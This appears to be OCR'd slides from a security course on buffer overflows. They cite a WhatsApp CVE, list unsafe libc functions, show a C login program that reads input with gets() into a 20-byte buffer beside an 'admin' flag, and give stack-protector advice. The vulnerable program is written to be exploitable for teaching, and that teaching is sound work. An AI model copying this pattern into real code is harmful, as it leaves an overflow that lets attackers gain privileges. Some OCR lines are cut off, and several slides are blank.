
CVE-2020-1906

A buffer overflow in WhatsApp for Android prior to v2.20.130 and WhatsApp Business for A
prior to v2.20.46 could have allowed an out-of-bounds write when processing malformed l
videos with E-AC-3 audio streams.


How memory is managed 1



How memory is managed 2




How memory is managed 3



How memory is managed 4

```
int main(){
  char buffer1[20];
  char buffer2[20];
  int a = 23;

  //...

  return 0;
}
```

How memory is managed 5




LibC Functions considered harmful

- gets
- fgets
- sprintf
- strcat
- strcpy
- strncpy
- scanf
- memcpy
- memmove
- ...


Stack Based Memory overflows 1

```c
int main(){
  char buffer[20];
  int admin = 0;

  printf("\n Enter the password : \n");
  gets(buffer);

  if (strcmp(buffer, "123456")){
    printf("Wrong password !\n");
  }else{
    printf("Correct !\n");
    admin = 1;
  }

  if(admin)
  {
    printf ("\n You are admin \n");
  }

```


Stack Based Memory overflows 2



Stack Based Memory overflows 3



Stack Based Memory overflows 4



How to protect

- Do not use unprotected function
- Always check variables size
- Uses of canaries or protections: `-fstack-protector-all`

Web Part

Tools

- Burp, ZAP, Charles Proxy,